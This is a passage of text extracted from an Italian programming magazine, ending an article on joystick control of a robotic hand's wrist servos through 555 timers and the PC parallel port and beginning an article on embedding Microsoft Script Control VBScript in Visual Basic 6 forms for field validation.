
Fig. 7: *L'immagine mostra l'analisi all'oscilloscopio digitale, dei segnali prodotti dal circuito proposto in queste pagine.*

soltanto le tre linee relative ai potenziometri interni al joystick, mentre i pulsanti verranno utilizzati in applicazioni future.
I potenziometri degli assi *X* e *Y*, vengono utilizzati per variare la tensione presente sul piedino *N5* dei circuiti integrati 555, attraverso il partitore resistivo presente all'interno del chip, che controlla il livello di trigger e soglia del componente.
Il questo modo variamo il parametro fondamentale, costituito dalla durata dell'impulso positivo di controllo che può variare tra 1 mSec e 2 Msec, valori che corrispondono alle due posizioni estreme del servocomando.
Ovviamente, se si desidera posizionare il servocomando nella posizione centrale, sarà sufficiente inviare un treno di impulsi positivi, della durata di 1,5 Msec. Riferendoci alla parte alta dello schema elettrico, relativo al servo della rotazione del polso, notiamo che la lunghezza dell'impulso positivo viene stabilito dai valori dei componenti *R1,R2* e *C1*, che determinano la costante di tempo di carica del condensatore *C1* (ed il tempo in cui raggiunge un certo valore di soglia corrispondente a *T1*), mentre la sua scarica, proporzionale all'intervallo di tempo *T2* dipende soltanto da R3 e C1. Il circuito rimanente, atto alla flessione del polso si comporta in modo identico al precedente. Allo scopo di semplificare il circuito non sono stati inseriti elementi aggiuntivi di calibrazione, quindi può capitare che la posizione del servo non sia centrale quando il joystick è in posizione neutra.
Sul lato destro dello schema si possono notare le connessioni alle linee di alimentazione dell'apparecchiatura PC Explorer light.
Per maggiori dettagli sulla parte circuitale relativa al controllo dei sensori della mano meccanica e della presa della mano è possibile consultare gli articoli relativi, pubblicati sui numeri precedenti di questa rivista. L'apparecchiatura PC Explorer light è prodotta e commercializzata dalla Elisys s.r.l. e può essere acquistata inviando una e-mail all'indirizzo *pcexplorer@elisys.it*, oppure telefonicamente al numero 0823/468565 o via Fax al: 0823/494619.
L'architettura del sistema rende possibile il massimo controllo software del braccio meccanico, rendendo disponibili tutti i segnali di uscita ed ingresso per la sua gestione: il circuito elettrico è volutamente molto semplice, occorre però un accurato controllo degli errori e delle condizioni logiche proibite attraverso il software di gestione.

Fig. 8: *In figura si nota il circuito completamente realizzato e collegato alla mano meccanica.*
Per maggiori informazioni sul braccio meccanico, sulle interfacce relative e sull'apparecchiatura 'PC Explorer light' è possibile visitare il sito :' http://web.tiscali.it/spuntosoft/' oppure scrivere all'indirizzo di posta elettronica luca.spuntoni@ioprogrammo.it.

LA REALIZZAZIONE DEL CIRCUITO

E' giunto il momento di assemblare i componenti ed infine di collegare il cavo relativo al Joystick e le connessioni dei servomeccanismi. La lista dei componenti necessari viene riportata nel box laterale e nello schema elettrico del circuito, per comodità e su richiesta dei lettori all'interno del file: *ROBOT_Gestione_mano.ZIP*, con il nome: *Rotazione_e_flessione_del_polso_schema_Elettrico.bmp.*
Provvediamo ad inserire prima i componenti più piccoli ed a profilo più basso, ovvero il circuito integrato, i diodi e le resistenze, posizioniamo quindi i condensatori. Provvediamo ad eseguire i collegamenti per mezzo di spezzoni di filo rigido, cercando di eseguire un cablaggio ordinato, per facilitare l'eventuale ricerca degli errori. Le immagini riportate in queste pagine sono utili, insieme all'analisi dello schema elettrico ai fini della costruzione del circui-

COMPONENTI NECESSARI

2 Servocomandi PWM
2 Circuiti integrati 555
4 Diodi 1N4148
2 Resistenza 1 K Ohm 1/4 W
2 Resistenza 3,3 K Ohm 1/4 W
2 Resistenze 100K Ohm 1/4 W
2 Condensatori 220000 pf poliestere
1 Joystick

BIBLIOGRAFIA

• CONTROLLIAMO LA PORTA PARALLELA CON DELPHI 6
Luca Spuntoni
ioProgrammo N. 57-58 Aprile e Maggio 2002.

• ELETTRONICA E ROBOTICA
Luca Spuntoni
ioProgrammo N. 71-72-73 Settembre, Ottobre e Novembre 2003.






Fig. 9: ***L'immagine mostra il circuito completamente montato.***

to. Si nota che, in analogia con lo schema elettrico, anche per quanto riguarda l'assemblaggio dei componenti le due sezioni relative al controllo dei due servocomandi sono identiche. Terminato l'assemblaggio dei componenti provvediamo a collegare il cavo relativo alla connessione del Joystick, descritto in precedenza ed il flat cable, corrispondente ai sensori della mano meccanica. Il cablaggio può essere eseguito facilmente utilizzando l'apparecchiatura mostrata in figura, chiamata PC Explorer light, la più

Fig. 10: ***Per rendere possibile l'utilizzazione dei sette sensori di pressione ed IR della mano, colleghiamo l'apposito connettore.***

semplice della famiglia PC Explorer, sulla quale è possibile avere maggiori informazioni sul sito *http://web.tiscali.it/spuntosoft/*, oppure scrivendo all'indirizzo *luca.spuntoni@ioprogrammo.it*. L'apparecchiatura PC Explorer light è prodotta e commercializzata dalla Elisys s.r.l. e può essere acquistata inviando una e-mail all'indirizzo *pcexplorer@elisys.it*, oppure telefonicamente al numero 0823/468565 o via Fax al: 0823/494619. In alternativa è possibile utilizzare le tecniche costruttive convenzionali, ovvero dotandosi di stagno, saldatore ed una buona dose di pazienza: il lettore ha in ogni caso tutte le informazioni necessarie alla realizzazione della parte hardware e più avanti troverà il software di gestione, completo di componenti pronti all'uso, del programma compilato e funzionante dotato di codice sorgente.

IL SOFTWARE

Il codice sorgente della applicazione e tutti i componenti necessari sono reperibili sul CD o sul web all'interno del file: *'ROBOT_ Gestione_mano.ZIP'*. Il software di controllo è stato collaudato con Win 3.x, Win 9x e Win Me, se si utilizza Win 2000, oppure NT, occorre scrivere una parte di codice che gestisca i privilegi del sistema, per non incorrere ad un errore del tipo *'Privileged error'*.

IL SOFTWARE DI CONTROLLO

Il programma di gestione del braccio meccanico, costruito fino a questo punto è allegato al CD ROM o reperibile sul web, dotato di file eseguibile e di tutti





Fig. 11: ***Il programma è dotato di tutti i comandi relativi al movimento di apertura della mano meccanica, del controllo dei sensori di pressione e di prossimità IR e della rotazione del polso.***

i componenti compatibili Delphi e C++ Builder, nonché dei relativi codici sorgenti.

Il programma si occupa di controllare l'apertura e la chiusura della mano meccanica, nonché la gestione dei sensori di pressione e prossimità IR: il movimento della rotazione e della flessione avviene tramite il Joystick, a questo proposito, dal momento che la linea D3 della porta parallela è stata scollegata, noteremo che la parte corrispondente del programma, ovviamente risulta inattiva. Il software di controllo è il responsabile della gestione di tutta la applicazione: gli schemi elettrici, infatti, sono ridotti all'essenziale e deve essere posta la massima cura da parte del programmatore affinché non si verifichino condizioni proibite nello stato logico delle linee hardwa-





Fig. 12: ***Il software è dotato di un monitor della porta parallela, che permette l'accesso diretto ai tre indirizzi fisici delle porte Dati, di Status e di Controllo.***

re di controllo. Il programma ha la caratteristica di accedere all'hardware del PC attraverso i propri indirizzi fisici di I/O, questa tecnica, dal momento

che scavalca il sistema operativo, potrebbe non piacere a Windows NT, 2000, oppure XP, pertanto si consiglia di utilizzare un calcolatore dotato di Win 3.X, Win 9X, oppure Millennium. In alternativa occorre scrivere una parte di codice che gestisca i privilegi del sistema, per non incorrere ad un errore del tipo Privileged error, oppure utilizzare un driver, quale PortTalk *(PortTalk22.zip)*, scaricabile del sito: *http://www.beyondlogic.org*.
Una ulteriore alternativa che risolve ogni problema è la scrittura di un appropriato Device Driver, che però esula dallo scopo di queste pagine, data la complessità dell'argomento del programma, per motivi di brevità ne sono state analizzate solamente le parti fondamentali alla comprensione della gestione software della mano meccanica: per quanto riguarda il controllo del motore di azionamento della pinza e la gestione dei sensori, si invita il lettore a consultare gli articoli relativi pubblicati nei numeri precedenti.

COLLAUDO DEL SISTEMA

Giunti a questo punto siamo in grado di azionare il braccio meccanico, nei suoi tre primi gradi di libertà, prima di fare ciò, e prima di alimentare il circuito è bene controllare che il circuito, sia stato montato correttamente.
Innanzi tutto prima di collegare il circuito al nostro PC occorre verificare la realizzazione con attenzione per assicurarci che tutto sia stato connesso come previsto: controlliamo che i connettori siano ben serrati e che nessuna parte metallica della mano possa urtare il circuito elettrico. Colleghiamo al





Fig. 13: La realizzazione dei circuiti elettronici presentati in questa sede è stata effettuata con l'apparecchiatura 'PC Explorer light': si nota il cavo di connessione al Joystick.

nostro circuito il cavo relativo alla porta parallela del PC, se possediamo PC Explorer oppure PC Explorer light come mostrato in figura, oppure provvedendo a costruire un cavo seguendo lo schema elettrico e la tabella riportati all'inizio dell'articolo. Alimentiamo il circuito e lanciamo il programma di gestione: Muoviamo il Joystick verso sinistra, dovremmo vedere ruotare la mano meccanica in senso antiorario ed in senso opposto muovendo il joystick verso destra. Spostando la leva in avanti, la mano dovrebbe muoversi verso il basso e verso l'alto spostando il joystick indietro.






Fig. 14: Nel CD allegato alla rivista e sul web: www.ioprogrammo.it è disponibile un filmato che mostra la mano meccanica in azione (Robot_Joystick.AVI).

La gestione della presa della mano e dei sensori è già stata trattata negli appuntamenti precedenti. Se il circuito non funziona, provvediamo a spegnere tutto prima di ricontrollare i collegamenti e riprovare di nuovo.
La nostra applicazione di controllo della mano meccanica per mezzo del joystick è a questo punto terminata, siamo in grado di afferrare oggetti, sollevarli e ruotarli: il nostro viaggio nel mondo della robotica è appena iniziato.

CONCLUSIONI

Al temine della lettura di queste pagine e con il bagaglio di conoscenze acquisite negli appuntamenti precedenti, siamo in grado di gestire la presa della mano, i sensori di pressione e prossimità, nonché la rotazione e la flessione del polso di un braccio meccanico.
Il lettore vorrà comprendere che nonostante quanto esposto in queste pagine sia stato debitamente verificato e collaudato, tuttavia viene riportato a scopo illustrativo e di studio, pertanto l'editore e l'autore non sono da considerare responsabili per eventuali conseguenze derivanti dell'utilizzo di quanto esposto in questa sede, soprattutto per la tipologia e la complessità dell'argomento.
Per maggiori informazioni sul braccio meccanico, sulle interfacce relative e sull'apparecchiatura PC Explorer light è possibile visitare il sito : *http://web.tiscali.it/spuntosoft/*, inoltre l'autore è lieto di rispondere ad ogni richiesta di chiarimento o delucidazione sull'argomento all'indirizzo di posta elettronica *luca.spuntoni@ioprogrammo.it*


Luca Spuntoni

NOTA

PRECAUZIONI

**Prima di collegare il circuito al nostro PC occorre verificare la nostra realizzazione con attenzione per assicurarci che tutto sia stato collegato come previsto.
L'utilizzo del programma presentato in questa sede mentre è collegata una qualunque altra periferica al PC sulla porta LPT1, può bloccarne il funzionamento.**

Aggiungere un ambiente di Scripting alle proprie applicazioni

Applicazioni VB6 scripting addicted

La tecnologia ActiveScripting di Microsoft consente di aggiungere il supporto allo scripting nelle applicazioni per trasformarle in veri ambienti aperti nei quali far girare addin e personalizzazioni delle più svariate tipologie.

Esiste sempre una lista di funzionalità "assolutamente da implementare" nelle proprie applicazioni, un'altra di *feature* utili, spesso non molto onerose da scrivere e che, "se avanza tempo", si doneranno al programma; esiste infine una terza categoria di micro-macro-funzionalità che quasi mai si aggiungono perché sono estremamente complesse da implementare, offrono sì indubbi vantaggi all'utente, ma a fronte di uno sforzo non banale e che non sempre si riesce a far finanziare. Un esempio per tutti: lo scripting all'interno delle proprie applicazioni, cioè la possibilità di far comportare la nostra applicazione in maniera diversa da come avevamo previsto, di automatizzare o modificare certi comportanti e, più generale, adattare parti del programma a certe esigenze dell'utente senza per questo modificare il codice e rilasciare nuove versioni. Non si tratta certo di un obiettivo banale da realizzare, perché ci si scontra con due grossi problemi: il linguaggio di scripting da inventarsi e da implementare e la pervasività di questo scripting all'interno dell'applicazione. Se anche ci si inventa un linguaggio di macro, si finisce col limitare l'utente a scrivere formulate tipo *2 * BUDGET / 0.75* o altre simili amenità "scientifiche". Ma, adottando questo approccio, difficilmente si centra l'obiettivo perché la vostra applicazioni non è Excel e il vostro utente non è (necessariamente) un dottore commercialista o un matematico. Il problema vero è che in queste soluzioni fatte in casa manca una vera interazione con tutte le parti dell'applicazione (form, oggetti non visuali, database, ecc…). Questo, in realtà, era vero fino a quando Microsoft, in procinto di aggiungere il supporto Javascript nel suo browser Internet Explorer, non ha avuto la geniale idea di non limitarsi a scrivere l'ennesimo browser con l'ennesimo "motorino" Javascript ma, forte del fatto di essere fornito di piattaforme e non solo di browser, di regalare a Windows e agli sviluppatori COM un potente motore di scripting.

ACTIVESCRIPTING

ActiveScripting è la tecnologia Microsoft gratuita che fornisce un motore di scripting basato su COM al sistema operativo e a tutte le applicazioni che intendano utilizzarlo.

LA TECNOLOGIA ACTIVESCRIPTING

A discapito dei tanti che ormai considerano obsoleto e inadeguato tutto quello che non fa rima con C# o per .NET… Ebbene *ActiveScripting* è la tecnologia Microsoft gratuita che fornisce un motore di scripting basato su COM al sistema operativo e a tutte le applicazioni che intendano utilizzarlo. Gli esempi più noti sono sicuramente Internet Explorer, ASP (che sfrutta questo scripting come linguaggio di programmazione) e *Windows Scripting Host*, cioè il motore di scripting evoluto che in Windows sostituisce gli antichi batch di DOSsiana memoria. La tecnologia è ben architettata: innanzitutto è basato su COM, cioè è in grado di interegire direttamente con oggetti COM che implementano l'interfaccia di automazione *IDispatch*, inoltre è multi-linguaggio. Ad un motore comune che implementa tutte le funzionalità di un sistema di scripting si può aggiungere un linguaggio sovrastante purché implementato secondo le specifiche Microsoft. Di default abbiamo già due linguaggi: VBScript, cioè *Visual Basic Scripting Edition* (un subset di VBA) e *JScript*, una variante Microsoft del linguaggio standard Javascript anche se abbastanza compatibile con questo. Altri produttori possono invece implementare i loro linguaggi ed infatti esistono già in circolazione linguaggi di terze parti come Perl, Python, un Pascal ad oggetti e numerosi altri. Indipendentemente dalle differenze sintattiche dei vari linguaggi, ogni linguaggio *ActiveScripting compliant* è caratterizzato da:

- Supporto di tutti i costrutti fondamentali;

- Supporto della programmazione ad oggetti (più o meno evoluta e seconda dei linguaggi), ma non dell'ereditarietà;
- Assenza di strong typing e strong casting, in pratica le variabili non sono tipizzate ma sono basate sul tipo Variant di COM;
- Possibilità di interagire con oggetti COM *IDispatch*.


Osserviamo un semplice esempio di codice VBScript che fa uso anche di interfaccia utente:

```
Dim Data
Dim Diff
Data = InputBox("Inserisci la tua data di nascita nel
                              formato GG/MM/YYYY:")
Diff = DateDiff("YYYY", CDate(CStr(Data)), Now)
MsgBox "Tu hai " & CStr(Diff) & " anni", , "VBScript"
```

Possiamo notare la presenza di funzioni di libreria abbastanza sofisticate come la *DateDiff* che esprime una differenza tra due date in un formato personalizzato (ad esempio, indicando *"YYYY"* otterremo la differenza espressa in anni). Ma la cosa che deve far riflettere maggiormente è il supporto agli oggetti *IDispatch* e alla possibilità di crearli attraverso il loro *ProgID*. Vediamone un esempio:

```
Dim Conn
Dim Rs
Set Conn = CreateObject("ADODB.Connection")
Conn.Open "Provider=...." 'connection string
Set Rs = CreateObject("ADODB.Recordset")
Rs.Open "select * from Customers where CustomerId
                                        = 14", 2, 3
```

Quando nel lontano 1998 fu introdotta *ActiveScripting*, in molti restarono delusi perché il suo utilizzo era appannaggio degli sviluppatori Visual C++ esperti di COM low level, tutto il contrario dei tanti programmatori che avevano reclamato a gran voce un linguaggio di scripting per le proprie applicazioni. Infatti, per il suo utilizzo era necessario conoscere COM ad un livello molto basso. Era anche necessario implementare ed utilizzare interfacce COM non di automazione, ma di tipo *IUnknown* e quindi off-limits per VBA. Fortunatamente, a distanza di quasi due anni Microsoft mise la cosiddetta "pezza", tirando fuori un gioiellino (gratuito) che si chiama *Microsoft Script Control*. Si tratta di un proxy OCX intorno al motore *Microsoft Scripting Engine* che consente di sfruttare lo scripting in modo così semplice da risultare banale.
Ma procediamo subito con un esempio reale di utilizzo che mostra la semplicità dello strumento. Innanzitutto è necessario scaricare il *Microsoft Script Control 1.0*, collegandosi all'indirizzo che trovate nei box di queste pagine, anche se non è probabile che su alcune installazioni di Windows sia già presente visto che è largamente usato. L'ideale sarebbe installare i seguenti componenti, sempre reperibili al sito indicato:


- Microsoft Scripting Engine 5.6 (Windows XP è già fornito con essa per cui non è necessaria l'installazione, inoltre esistono due versioni: una per Windows 2000 e l'altra per Windows 98, ME ed NT4);
- Microsoft Script Control 1.0.

Al termine dell'installazione e dell'eventuale riavvio procediamo con la creazione di un nuovo progetto Visual Basic 6. Tra i *Controls*, scegliamo *Microsoft Script Control 1.0* .
A questo punto, nella palette dei controlli vi ritroverete una nuova icona.
Tra le proprietà del controllo troviamo già predefinito l'aggancio con il linguaggio VBScript. Possiamo così scegliere lo Script Control dalla palette dei controlli e aggiungerlo nella nostra form. Dopo aver impostato rapidamente alcune proprietà del controllo (*Language* uguale a *VBScript* e *AllowUI* a *True*) siamo già pronti ad usare il controllo!

IL PRIMO ESEMPIO

Nei sorgenti allegati al presente articolo è disponibile anche il progetto *Scripting.vbp*. Si tratta di un primo semplice esempio di *validazione del testo* presente in un due textbox con codice VBScript caricato ed eseguito nello Script Control.
L'idea è che ogni volta che scatta l'evento *validate* delle textbox, venga eseguito del codice VBScript che validi il contenuto della textbox restituendo un booleano. La funzione VBScript da eseguire è la seguente:

GLOSSARIO

INTERFACCE COM

COM è l'acronimo di Component Object Model ed è la tecnologia (precedente a .NET) di Microsoft che definisce uno standard binario di interazione tra oggetti e librerie scritte in qualsiasi linguaggio aderente alla specifica. Tutta la tecnologia si basa su una forma un po' particolare di Object Orientation perché è fondata sulle interfacce anziché sulle classi. In pratica ogni oggetto COM implementa una o più interfaccia e i client si riferiscono ad essa sempre attraverso l'interfaccia implementata. L'interfaccia fondamentale di COM, da cui discendono tutte le altre, è IUnknown. Essa si limita a definire un meccanismo di verifica delle altre interfacce implementate dall'oggetto (query interface) e di gestione delle referenze agli oggetti (il reference counter), ma non descrive la struttura dell'interfaccia che quindi deve essere già nota ai client per essere utilizzata analogamente a quanto avviene per i file header del C. Questa tecnologia, ai livelli più bassi e quindi a livello di interfaccia base, è complessa da gestire ed è ad appannaggio degli sviluppatori C++ e di pochi altri.

```
Function ValidateTextBox (textBox)
  ValidateTextBox = False
  If IsNumeric(textBox.Text) Then
    If Clng(textBox.Text) >= 0 Then
      ValidateTextBox = True
    Else
      MsgBox "Errore, non sono ammessi numeri
                    negativi!", 48, "Prova Scripting ioP"
    End If
  Else
    MsgBox "Errore, non è stato immesso un numero!",
                    48, "Prova Scripting ioP"
  End If
  If Not ValidateTextBox Then
    textBox.SetFocus
  End If
End Function
```

Alla funzione viene passato un oggetto TextBox di Visual Basic 6 ed essa controlla innanzitutto che il testo contenuto sia effettivamente un numero e poi che non sia negativo. In caso di errore stampa un message box e restituisce *False*. Diversamente restitusce *True* e la validazione può considerarsi corretta. Questa semplice funzione evidenzia già alcune delle caratteristiche salienti dello scripting *ActiveScripting*: non è tipizzato, infatti il tipo del valore di ritorno della funzione non è definito, ma è di tipo *variant*. Inoltre il parametro *textbox* è proprio un oggetto Visual Basic 6 gestibile nativamente dallo script.
Questo è possibile perché in Visual Basic 6 ogni oggetto è un oggetto COM di automazione e quindi fruibile anche da ActiveScripting. Osserviamo come viene caricata questa funzione nello script control del nostro programma di esempio (il codice è contenuto in una textbox presente nel form (*txtValidationScriptDemo*), in modo che possa essere modificato al volo; il caricamento del codice ovviente sul click di un bottone del form (*cmdRefreshScript*):

```
Private Sub cmdRefreshScript_Click()
  ScriptControl1.Reset
  ScriptControl1.AddCode txtValidationScriptDemo.Text
End Sub
```

Prima che questo codice venga eseguito è necessaria un'operazione preventiva: passare i riferimenti alle delle due textbox (*txtValidationDemo* e *txtValidationDemo2*) al motore di scripting in modo che possano essere utilizzate nello script. Questo avviene attraverso il seguente codice eseguito nella *Form_Load* dell'applicazione:

```
Private Sub Form_Load()
  ScriptControl1.AddObject "TextBoxValidation",
                    txtValidationDemo, True
  ScriptControl1.AddObject "TextBoxValidation2",
                    txtValidationDemo2, True
End Sub
```

L'istruzione *AddObject* consente di aggiungere nello script dei riferimenti ad oggetti COM di automazione. Ogni oggetto verrà identificato nello script attraverso un nome simbolico che viene passato come primo parametro del metodo, significa che da quel momento in poi nello script ci si potrà riferire a *txtValidationDemo* sempre attraverso il nome *TextBoxValidation*. L'ultimo passo è far eseguire la funzione VBScript *ValidateTextBox* nell'evento validate delle due textbox:

```
Private Sub txtValidationDemo_Validate(Cancel
                    As Boolean)
  Cancel = Not CBool(ScriptControl1.Eval(
        "ValidateTextBox (TextBoxValidation)"))
End Sub
Private Sub txtValidationDemo2_Validate(Cancel As
                    Boolean)
  Cancel = Not CBool(ScriptControl1.Eval(
        "ValidateTextBox (TextBoxValidation2)"))
End Sub
```

Il principio è molto semplice: viene invocato il metodo *Eval* dello script control facendo eseguire la funzione a cui viene passato di volta in volta il nome simbolico del controllo da validare. Il valore di ritorno della funzione sarà un boolean ad indicare se il testo nella textbox è corretto o meno. In caso negativo la *validate* non riuscirà (*Cancel = True*), verrà stampata una message box direttamente dalla funzione VBScript e il focus resterà nel controllo stesso fino a quando non verrà inserito un valore numerico corretto.





Fig. 1: ***La prima applicazione "scriptata"***

In Fig. 1 è possibile osservare la nostra applicazione in esecuzione. È interessante notare che, se modifichiamo il codice della funzione nella textbox e la ricarichiamo (da *Ricarica Script*), alla successiva validazione dei controlli verrà eseguito il nuovo codice: questo significa che abbiamo modificato al volo il comportamento del nostro programma! L'esempio probabilmente non è particolarmente geniale, ma rende l'idea di quello che si può fare: dei programmi dal comportamento mutante e senza nessuna ricompilazione…

FORM DI IMMISSIONE DINAMICO

L'esempio appena mostrato non è molto complesso, ma rende l'idea. Il progetto *PassingObjects.vbp* rappresenta un esempio certamente più articolato e maggiormente utile. L'obiettivo è di produrre una maschera di data entry di anagrafica (nome, cognome, data di nascita, email, ecc…). Nel codice Visual Basic 6 non viene effettuato nessun controllo di validazione dei campi perché questo "cablerebbe", una volta per tutte, la maschera rendendola non modificabile, se non con una ricompilazione. Invece tutti i controlli di validazione, sia a livello di singolo campo, che di form complessivo, vengono demandati ad una serie di script VBScript caricati al volo: il risultato è la capacità di modificare anche drasticamente il comportamento del form in modo da utilizzare la maschera non come un data entry per un unico uso, ma come un sistema dinamico di immissione di dati anagrafici soggetti da riutilizzare di volta in volta per implementare comportamenti anche molto diversi. Essenzialmente vengono gestiti tre livelli di controllo e, ad ogni *text change* dei campi (ogni volta che l'utente immette un carattere in un campo), viene eseguito uno script con il seguente prototipo:

```
Sub TextBoxTextChange (textBoxName)
   Select Case UCase(textBoxName)
      Case "ID":
        If Form.txtId.Text = "CED" Then
          'fai qualcosa
        End If
      Case "EMAIL":
          'fai qualcosa
      Case "REDDITO":
        If Clng(Form.txtReddito.Text) > 50000 Then
          'fai qualcosa
        End If
      Case Else
          'fai qualcosa
   End Select
End Sub
```

La funzione non ritorna alcun valore per cui viene richiamata solo come notifica. Siccome invocare una funzione ad ogni pressione di tasto potrebbe essere un'operazione molto *time consuming*, si può rendere questo comportamento opzionale. È interessante notare che alla procedura viene passato il nome della textbox su cui si è scatenato il *text change*, per cui esiste una sola sub per tutti i campi del form. Si è scelta questa tecnica per evitare di definire decine di funzione diverse per i vari campi, risolvendo il tutto con un semplice *select case* in cui ogni controllo viene riconosciuto da un nome simbolico (ID, EMAIL, ecc…). Un'altra interessantissima particolarità è il modo di accedere ai campi del form: si pensi al contenuto del campo *txtId*: la sintassi è *Form.txtId.Text*. Questo è possibile grazie al fatto che dallo script è disponibile l'intero form di data entry identificato dal nome simbolico *Form*. Ecco come è stato reso possibile:

```
ScriptControl1.AddObject "Form", Me, True
```


Con questa istruzione *Me* (il form corrente) viene aggiunto tra gli oggetti fruibili dallo script e gli viene assegnato il nome simbolico *Form*. Non vi stupirete ormai più se la deduzione più ovvie è che il form è un oggetto COM di automazione… Per far si che questa funzione venga eseguita sul *text change*, per ciascuna textbox del form viene definito l'event handler *TextChange* per ciascuna di essa con il seguente codice:

```
Private Sub txtCAP_Change()
   ScriptControl1.ExecuteStatement
                              ("TextBoxTextChange ""CAP""")
End Sub
```

L'altro tipo di evento gestito dallo script è la *validate* di ogni campo. Per questo ci si affida ad una funzione come la seguente:

```
Function TextBoxValidate (textBoxName)
   Select Case UCase(textBoxName)
      Case "ID":
        TextBoxValidate = (txtID.Text <> "")
      Case "EMAIL":
        TextBoxValidate = Validator.VerifyEmail(txtEmail.Text)
      Case "REDDITO":
        TextBoxValidate = Validator.VerifyNumber(txtReddito.Text)
      Case Else TextBoxValidate = True
   End Select
End Function
```

In questo caso la funzione viene invocata ad ogni evento *validate* dei controlli e di nuovo si tratta di un evento centralizzato a cui viene passato l'identificativo simbolico del campo come parametro. Sostanzialmente questa funzione differisce dalla precedente perché restituisce un booleano indicante l'avvenuta validazione del campo. Questo booleano verrà letto e gestito dall'evento *text change* di ogni controllo del form e un eventuale *false* bloccherà il focus sul controllo corrente fino a quando non viene immesso dall'utente un valore valido. Per far questo, nel form viene definito l'handler dell'evento validate per ciascun campo, nel modo mostrato nell'esempio seguente relativo al campo email:

```
Private Sub txtEmail_Validate(Cancel As Boolean)
    Cancel = Not CBool(ScriptControl1.Eval(
                              "TextBoxValidate (""EMAIL"")"))
```

LE TYPELIBRARY

Ad accompagnare IDispatch è stato introdotto il concetto di typelibrary, cioè di un file binario esterno alla libreria stessa o incluso in essa, che descrive interamente le interfacce implementate da un oggetto e discendendi da IDispatch. Il vantaggio delle typelibrary è che al loro interno, per ciascun membro dell'interfaccia, conservano anche l'indirizzo preciso (all'interno della vtable, cioè dell'indice degli indirizzi della classe) del membro stesso.

NOTA

PROBLEMI CON IL LATE BINDING

Naturalmente il controllo dell'esistenza dei metodi invocati in late binding non è verificabile a compile time, ma solo a runtime. Si tratta di un metodo lento e poco sicuro, ma straordinariamente semplice e potente e l'unico possibile per linguaggio non tipizzati come quelli forniti con la tecnologia ActiveScripting che infatti funziona proprio così. Se e quando passerete a .NET, scoprirete che questi concetti sono stati ripresi e potenziati, ma sostanzialemnte sono rimasti gli stessi, solo che adesso hanno nomi più "nobili" come metadati (*typelibrary*) e reflection (*late binding*): non si inventa mai nulla ormai…

```
End Sub
```

È interessante notare che nello script di esempio, proprio relativamente al campo *txtEmail*, viene riportata l'istruzione *Validator.ValidateEmail* a cui viene passato il contenuto del campo. Evidentemente si tratta di un controllo di validità sintattica dell'email, ma da dove spunta l'oggetto *Validator*? Se osservate il sorgente del progetto, troverete la classe *Validator.cls* così definita:

